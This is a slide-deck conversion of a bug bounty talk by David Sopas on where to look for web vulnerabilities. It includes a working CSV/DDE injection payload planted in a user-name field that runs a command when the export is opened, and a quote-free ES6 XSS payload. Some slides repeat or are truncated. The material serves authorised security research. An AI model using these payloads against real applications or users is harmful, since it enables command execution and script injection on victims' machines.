
# Where to start searching

- Public Programs
- Reflected File Download
  - Present in almost every web application and it has lots of potential.
  - Keep in mind that this is not a JSON issue but usually you'll find it there.
  - <https://is.gd/rfdrocks>







# The Way of The Bounty



by David Sopas @dsopas

# The Way of The Bounty



by David Sopas @dsopas

# Where to start searching

- Public Programs
- Business Logic Flaws
  - Any operation on a web application is or is not designed to do and can be used in a attack
  - Eg: A web application uses 2FA. Sometimes developers forget to protect all endpoints with this type of auth (reset password - logins using link without 2FA)
  - I recommend reading the paper:  
"Breaking the web with logics"





# Where to start searching

- Public Programs
  - Mobile security issues (Android, iOS, etc)
    - Most BBAP have in-scope their mobile apps
    - Not many researchers knows do way around the security of these type of system



# Where to start searching

- Public Programs
- CSV Injection
  - Import or Export CSV/XLS (you name it) can be exploited



# Where to start searching

- Public Programs
- CSV Injection
  1. A program at Cobalt had a Download member list which was accessible by other members and admin
  2. I changed my name to `=2+5` and checked that the number 10 was returned when opening the CSV on Calc or Excel
  3. So name become `=DDE("cmd";"/C calc";"__DdeLink_60_870516294")`





# Where to start searching

- Public Programs
- CSV Injection

The screenshot shows an OpenOffice Calc window with a spreadsheet titled "LP\_Members\_11-04-2015 (4).csv". The spreadsheet has columns A through I. The data is as follows:

	A	B	C	D	E	F	G	H	I
1	User Name	First Name	Last Name	Email	Member Type	Access Level	Status	Billing	Availability (hrs/week)
2	JaneDemo	Jane	Demo		Virtual Member	Full member	Active	Free	40.0
3	root	#N/D	Sopas	davidsopas@gmail.com	Real Member	Workspace owner	Unpaid (inactive)	Unpaid	40.0
4	smok3f00_virtual				Virtual Member	Full member	Unpaid (inactive)	Unpaid	40.0

The formula bar shows the formula in cell B3: `=DDE("cmd";"/C calc";"_DdeLink_60_870516294")`. A Windows Calculator application is open over the spreadsheet, showing the result of the DDE injection.



# Where to start searching

- Public Programs
- XSS bypasses
  - Most typical XSS on public programs are usually fixed or duplicate.
  - You need to think out-side-the-box (sorry kind of cliché)



# Where to start searching

- Public Programs
- XSS bypasses
- ES6 - "The new Javascript"
- Most WAFs and sanitizers block single and double quote
- *alert`what no single or double quote`*







# Where to start searching

- Public Programs
- XSS bypasses

- ES6 - “



# Where to start searching

- Public Programs
- XSS bypasses
- JSON/P wrong Content-Type
  - Sometimes developers left content-type to html on a return JSON/P.



# Where to start searching

- Public Programs
- XSS bypasses
- JSON/P wrong Content-Type





# Where to start searching

- Public Programs
- Paid member areas
  - Most bounty hunters don't pay from their own money to have access to paid member areas
  - More scope to search and find vulnerabilities




# Bug bounty ~~vs~~ Security companies

- Not versus - they can complement each other
- The diversity of “hunters” could be mixed with normal penetration testing by security companies
- Companies still need to have security departments
- Perfect solution: Bug Bounty + Security Company





# Q&A



*by David Sopas @dsopas*





# Thank you

